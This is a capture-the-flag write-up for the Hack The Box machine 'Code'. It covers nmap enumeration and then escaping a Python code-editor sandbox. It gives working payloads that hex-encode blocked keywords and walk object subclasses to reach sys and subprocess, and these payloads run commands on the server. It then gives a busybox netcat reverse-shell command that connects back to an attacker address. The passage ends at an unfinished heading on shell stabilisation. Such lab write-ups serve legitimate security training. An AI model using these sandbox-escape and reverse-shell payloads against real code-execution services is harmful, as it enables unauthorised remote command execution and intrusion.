Code [HTB]

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 code.htb

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), L
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   781.83 ms 10.10.16.1
2   783.43 ms code.htb (10.10.11.62)
```

We got two ports that are open first is 22 ssh that is normal but also we have port 5000 that is running a python code editor as we can see in the http-title of the web app. If it is running a python editor meaning it is going to be running on Flask or Django. Let's visit the Web Application but before that lets use the --script vuln tag to see for more information we can get on the web application.


command ⇒ nmap -sV -T5 --script vuln -p5000 code.htb

```
PORT     STATE SERVICE VERSION
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=code.htb
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://code.htb:5000/register
|     Form id: username
|     Form action: /register
|
|     Path: http://code.htb:5000/login
|     Form id: username
|_    Form action: /login
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

There is a register and a login page and there is nothing else we got from out --script scan lets now look at the website that is running the python code editor.


Visiting the Web Application

http://code.htb:5000




We have a python editor where we can run python code let's try few things. Generally this type of editors are in a sandbox environment to prevent user from injecting or executing malicious payload into the editor but to be sure we can test this by just using os module to execute the whoami command and see what results do we get.


Bypassing the Restricted character filter



As i thought it would be we got a message telling that "use of restricted word is not allowed". If we read the error properly we cannot use the word os for example in the blocklist of this website os module is not disabled but os word is added to the list we can try and bypass this using character encoding. Let's see an example of what i told.



I am using the simple print command to print the os string but it is restricted this is what i was talking about above . Now to bypass this we can we can use **hex encoding** meaning we will convert every character in the word in **hex**. If the words is **‘os’** then it will be converted to **‘\x6f\x73’ n**ow we can use this hex encoded text and it will not be filtered by the editor.





And as you can see that we were able to print the os without getting that message telling us about restricted words not being allowed. Now that we have found a way to bypass restrictions. Let’s move forward by seeing what more we can do.

Exploitation [Phase 2]

Finding subclasses that has sys module

command ⇒ print(''.__class__.__base__.__subclasses__())






Ok let me tell you what are we doing here and does the code above works. We know that what objects and classes are that what we are trying to do here we are finding the subclasses of an object that we can use by using modules from that subclasses. Still too complicated let me break it down for you.

Step 1)


command ⇒ print('uday'.__class__) && print('uday'.__class__.__base__)



Now we know that everything in python is an object so here **uday** has a class as str and has a base class as object as you can see in the above image.


Step 2)

command ⇒ print('uday'.__class__.__base__.__subclasses__())




Now what are we doing here after finding the base class we looking for subclasses we can we to use modules like sys that has subprocess and os. As we cannot import directly we can use them this way and this is method the called sandbox escaping technique where we try to bypass the restrictions of a sandbox in our case the editor that has restriction.


Now that i have explain to you what that does and how are we going to bypass the sandbox environment lets continue forward.



Now we found **warning** in the above subclasses and have also found at what index **warnings** is so that we can use it to access **warnings** subclass. We are using warnings because it has sys module already imported in it and being used. Let me show you in the below image what am i talking about.




Here is the python GitHub repository and we seeing the code for warning that we found in the subclasses. This one has sys modules imported and it is being used in __init__




We are going to use this __init__ to access sys module in our code. Now that we know that this is using sys in __init__ and also we got what index the warnings subclass is at lets move forward.

command ⇒ print(''.__class__.__base__.__subclasses__()[138].__init__.__globals__['sys'])




Look in the output we can see that it is showing that sys is built-in meaning we are going in the right direction. Now that we have sys module we can use os or subprocess to get the id and in later stages a reverse shell. But for now let's focus on getting id from the server.

command ⇒ print(''.__class__.__base__.__subclasses__()
[138].__init__.__globals__['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'])




We are getting restricted as we should because we are using subprocess which is in the blacklist but we found a way around this above by using hex encoding.



Now we replaced **‘subprocess’** with **‘\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'** and we are seeing **suprocess.py** meaning we have successfully imported well not imported but we can use it without using the import statement.


command ⇒ print(''.__class__.__base__.__subclasses__()[138].__init__.__globals__['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'].getoutput(‘id’))



And there we go we have successfully escaped the sandbox environment and have received id from the system . Let’s take it a step further and get a reverse shell.

Note: I was also stuck while trying to gain an initial foothold on this machine but when i was learning about ssti from a youtube video it had a small part at the end of the video where the creator was trying to get an id from the server that was also based on flask and that is where i got the idea to get a initial foothold on our machine. We have made some slight adjustments to that payload from the video and it worked here if you guys are curious i am linking the video down below you can watch it and understand it from there if you don't understand it from here.


> https://youtu.be/SN6EVIG4c-0?si=nHEKCHsOIRtiw80c




Timestamps ⇒ 6:00

Getting a Reverse Shell via busybox

command ⇒ print(''.__class__.__base__.__subclasses__()[138].__init__.__globals__['sys'].modules['\x73\x75\x62\x70\x72\x6f\x63\x65\x73\x73'].getoutput("busybox nc <your_ip_address> <your_port> -e /bin/bash"))





And here we are using busybox nc because we didn't have -e in our basic nc but the busybox nc has -e so we can use /bin/bash to get a reverse shell. Let's now make our shell a fully interactive shell or a stable shell.

Converting into a fully interactive shell

How to do it:

